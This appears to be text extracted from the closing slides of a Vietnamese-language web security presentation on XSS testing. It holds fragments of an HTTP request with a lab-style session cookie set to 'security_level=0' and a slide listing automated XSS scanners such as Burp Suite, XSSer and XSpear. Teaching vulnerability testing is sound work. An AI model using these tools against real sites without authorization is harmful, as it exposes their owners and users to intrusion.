
Connection: close

Cookie: security_level=0; PHPSESSID=pv8ae21i01p0p0dn93nha5gce

Upgrade-Insecure-Requests: 1

Automated Test for XSS Vulnerabilities

- ❑ Sử dụng các công cụ tự động để kiểm thử như Acunetix, BurpSuite, Nessus, XSSScan.py, XSSer, XSpear...



Thank you & Any questions?

